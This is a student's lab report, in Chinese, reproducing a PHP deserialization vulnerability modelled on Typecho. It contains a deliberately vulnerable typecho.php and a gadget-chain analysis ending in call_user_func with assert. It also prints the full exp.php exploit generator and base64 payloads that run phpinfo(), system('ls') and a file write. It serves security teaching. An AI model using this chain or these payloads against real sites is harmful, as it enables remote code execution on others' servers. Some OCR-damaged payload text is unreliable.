《漏洞利用及渗透测试基础》实验报告

姓名：张洋　　学号：2111460　　班级：信安二班

实验名称：

复现反序列化漏洞

实验要求：

复现 12.2.3 中的反序列化漏洞，并执行其他的系统命令。

1. **序列化：**将对象、数组等数据结构转化为可以储存的格式的过程。程序在运行时，变量的值都是储存在内容中的，程序运行结束，操作系统就会将内存空间收回，要想要将内存中的变量写入磁盘中或是通过网络传输，就需要对其进行序列化操作，序列化能将一个对象转换成一个字符串。
2. **反序列化：**将序列化后的字符串恢复为数据结构的过程就叫做反序列化。为了能够反序列化一个对象，这个对象的类在执行反序列化的操作前必须已经定义过。
3. **PHP 魔术方法：**以__(两个下划线)开头，在特定的条件下会被调用，例如类的构造方法__construct()，它在实例化类的时候会被调用。常见魔术方法如下图：

```
__construct()，类的构造函数，创建新的对象时会被调用
__destruct()，类的析构函数，当对象被销毁时会被调用
__call()，在对象中调用一个不可访问方法时会被调用
__callStatic()，用静态方式中调用一个不可访问方法时调用
__get()，读取一个不可访问属性的值时会被调用
__set()，给不可访问的属性赋值时会被调用
__isset()，当对不可访问属性调用isset()或empty()时调用
__unset()，当对不可访问属性调用unset()时被调用。
__sleep()，执行serialize()时，先会调用这个函数
__wakeup()，执行unserialize()时，先会调用这个函数
__toString()，类被当成字符串时的回应方法
__invoke()，调用函数的方式调用一个对象时的回应方法
__set_state()，调用var_export()导出类时，此静态方法会被调用。
__clone()，当对象复制完成时调用
__autoload()，尝试加载未定义的类
__debugInfo()，打印所需调试信息
```

4. **反序列化漏洞：**如果传给 unserialize()的参数是用户可控的，那么攻击者就可以通过传入一个精心构造的序列化字符串，利用PHP 魔术方法来控制对象内部的变量甚至是函数。

实验过程：

1. **在 Dreamweaver 中添加 php 文件，命名为 typecho.php，代码如下：**

```
/*typecho.php*/
<?php
class Typecho_Db{
    public function __construct($adapterName){      //构造方法
        $adapterName = 'Typecho_Db_Adapter_' . $adapterName;
    }    //“.”为字符串拼接，如果$adapterName 是一个对象，则字符串的拼接会调用 toString 方法
}
```

```
class Typecho_Feed{
    private $item;
    public function __toString(){
        $this->item['author']->screenName;
   //item 是数组，key 为 author，这里访问 value 的 screenName 变量
    }
}

class Typecho_Request{

    private $_params = array();
    private $_filter = array();

    public function __get($key)      //魔术方法 get，读取一个不可访
问属性的值时会被调用
    {
        return $this->get($key);
    }

    public function get($key, $default = NULL)
    {
        switch (true) {
            case isset($this->_params[$key]):    //若被设置
                $value = $this->_params[$key];
                break;
            default:                             //若没被设置
                $value = $default;
                break;
        }
         //若不是数组且长度大于零
        $value = !is_array($value) && strlen($value) > 0 ? $value :
$default;
        return $this->_applyFilter($value);    //调用_applyFilter
方法
    }

    private function _applyFilter($value)
    {
        if ($this->_filter) {          //如果$this->_filter 不为空
            foreach ($this->_filter as $filter) {    // 遍 历
$this->_filter
                //是否为数组，若是，绑定键值对$filter, $value
                $value = is_array($value) ? array_map($filter,
```

```
$value) :
                call_user_func($filter, $value);
                //若不是，调用 call_user_func，将第一个参数作为回调函数，后面的参数作为回调函数的参数
            }
            $this->_filter = array();
        }
        return $value;    //返回$value
    }
}

//反序列化，从用户处获取了反序列化的对象，满足反序列化漏洞的基本条件，unserialize()的参数可控，这里是漏洞的入口点。
$config = unserialize(base64_decode($_GET['__typecho_config']));
//实例化了类 Typecho_Db，类的参数是通过反序列化得到的$config
$db = new Typecho_Db($config['adapter']);
?>
```

2. **利用该反序列化漏洞：**
   a. 在类 Typecho_Db 的构造函数中，进行了字符串拼接的操作 ① 在 PHP 魔术方法中，如果一个类被当做字符串处理，那么类中的__toString() 方法将会被调用。② 全局搜索，发现类 Typecho_Feed 中存在__toString()方法。
   b. 在类 Typecho_Feed 的__toString()方法中，会访问类中私有变量$item['author']中的 screenName；①如果$item['author']是一个对象，并且该对象没有 screenName 属性，那么 这个对象中的__get()方法将会被调用。②在 Typecho_Request 类中，正好定义了__get()方法。
   c. 类 Typecho_Request 中的__get()方法会返回 get()；get()中调用了_applyFilter()方法；而在_applyFilter()中，使用了 PHP 的 call_user_function()函数，其第一个参数是被调用的函数，第二个参数是被调用的函数的参数；在这里$filter，$value 都是我们可以控制的，因此可以用来执行任意系统命令。
3. **对象分析：**
   a.

```php
<?php
$age=array("Bill"=>"60","Steve"=>"56","Mark"=>"31");
echo "Bill is " . $age['Bill'] . " years old.";
?>
```

   图中红框部分意为创建一个关联数组；' age[Bill]' 的意思为访问 Bill 对应的 value，本文语句为$db = new Typecho_Db($config['adapter']);故而需要创建一个 key 为 adapter 的 array
   b. **攻击链中，期望触发 Typecho_Feed 的__toString()方法 ：**
   public function __toString() { $this->item['author']->screenName; } 因此，key 为 "adapter" 的 value 应该为 Typecho_Feed 对象。得到语句：

```
$exp = array( 'adapter' => new Typecho_Feed() );
echo base64_encode(serialize($exp));
```

```
?>
```

c.

```
class Typecho_Feed{
    private $item;
    public function __toString(){
        $this->item['author']->screenName;
    }}
```

说明，item 应该是个 array，其 key 为 author，value 为 Typecho_Request 对象。得到语句：

```
class Typecho_Feed {
    private $item;
    public function __construct(){
    $this->item = array( 'author' => new
Typecho_Request(), ); }
}
```

通过构造函数实现两个私有变量的赋值 （1）Filter[0]是要调用的函数；（2）screenName 是要输入的参数。使用 assert()函数：如果该函数的参数是字符串，那么该字符串会被 assert()当做 PHP 代码执行。

得到语句：

```
class Typecho_Request {
    private $_params = array();
    private $_filter = array();
    public function
__construct(){ $this->_params['screenName'] = 'phpinfo()';
    $this->_filter[0] = 'assert'; }
 }
```

4. 由上述分析得到利用代码。建造 exp.php 文件，代码为：

```
/*exp.php*/
<?php
class Typecho_Feed
{
    private $item;
    public function __construct(){
        $this->item = array(
            'author' => new Typecho_Request(),
        );
    }
}
class Typecho_Request
{
    private $_params = array(); private $_filter = array();
    public function __construct(){
```


```
        $this->_params['screenName'] = 'phpinfo()';
        $this->_filter[0] = 'assert';
    }
}
$exp = array(
    'adapter' => new Typecho_Feed()
);
echo base64_encode(serialize($exp));
?>
```

5. 访问 exp.php:

Payload 为：

YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjE6InNjcmVlbk5hbWUiO3M6MTI6InBocGluZm8oKSI7fXM6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX2ZpbHRlciI7YToxOntpOjA7czo2OiJhc3NlcnQiO319fX19

6. 通过 get 请求的方式传递给 typecho.php 后，访问 typecho.php




7. 将 phpinfo()改为 system(“ls”)

```
/*exp.php*/
<?php
class Typecho_Feed
{
    private $item;
    public function __construct(){
        $this->item = array(
```

```
            'author' => new Typecho_Request(),
        );
    }
}
class Typecho_Request
{
    private $_params = array(); private $_filter = array();
    public function __construct(){
        $this->_params['screenName'] = 'system(“ls”)';
        $this->_filter[0] = 'assert';
    }
}
$exp = array(
    'adapter' => new Typecho_Feed()
);
echo base64_encode(serialize($exp));
?>
```


再次获取 payload:



Payload 为：

```
YToxOntzOjc6ImFkYXB0ZXIiO086MTI6IlR5cGVjaG9fRmVlZCI6MTp7czoxODoiAFR5cGVjaG9
fRmVlZABpdGVtIjthOjE6e3M6NjoiYXV0aG9yIjtPOjE1OiJUeXBlY2hvX1JlcXVlc3QiOjI6e3
M6MjQ6IgBUeXBlY2hvX1JlcXVlc3QAX3BhcmFtcyI7YToxOntzOjEwOiJzY3JlZW5OYW1lIjtzO
jEyOiJzeXNOZWOoImxzIiki031zOjIOOiIAVHlwZWNob19SZXF1ZXNOAF9maWxOZXIiO2E6MTp7
aTowO3M6NjoiYXNzZXJOIjt9fX19fQ
```

访问得：




8. 修改语句为：$this->_params['screenName'] = 'fopen(\'newfile.txt\' , \'w\');';
   $this->_filter[0] = 'assert';

```
/*exp.php*/
<?php
class Typecho_Feed
{
    private $item;
    public function __construct(){
        $this->item = array(
            'author' => new Typecho_Request(),
        );
    }
}
class Typecho_Request
```

```
{
    private $_params = array(); private $_filter = array();
    public function __construct(){
        $this->_params['screenName'] =
'fopen(\' newfile.txt\' ,\' w\' );';
        $this->_filter[0] = 'assert';
    }
}
$exp = array(
    'adapter' => new Typecho_Feed()
);
echo base64_encode(serialize($exp));
?>
```

获取 payload 访问得：



心得体会：

在实验中，我复现了反序列化的执行过程，并通过更改`screenName`的不同`value`值实现了各种执行效果。这次实验让我对 PHP 反序列化漏洞的基本原理有了更深入的了解，并提高了我对 PHP 文件分析的熟练程度。下面是我在实验中得出的总结和心得体会：

1. 反序列化漏洞原理：PHP 反序列化漏洞是由于未对用户输入进行充分的验证和过滤，导致恶意用户可以构造恶意序列化数据，通过反序列化操作执行任意代码。了解漏洞的原理对于预防和修复漏洞非常重要。
2. 实验复现：通过复现实验，我深入理解了反序列化的执行过程。在实验中，我更改了`screenName`的`value`值，观察了不同的执行效果。这有助于我加深对实际漏洞利用的理解，并培养了我的漏洞挖掘和修复能力。
3. 安全编码实践：实验过程中，我意识到编写安全的 PHP 代码非常重要。遵循安全编码实践，如对用户输入进行严格的验证、过滤和转义，限制反序列化操作的执行范围，可以有效地防止反序列化漏洞的出现。
4. 持续学习和更新：实验过程中，我意识到安全领域是一个不断演变的领域，新的漏洞和攻击技术不断出现。因此，持续学习和更新对于保持对安全问题的敏感性和解决问题的能力至关重要。

通过这次实验，我对 PHP 反序列化漏洞的原理有了更深入的了解，并提高了对 PHP 文件分析的熟练程度。我将继续学习和实践，不断提升自己在安全领域的知识和技能，以便能够更好地应对和解决安全挑战。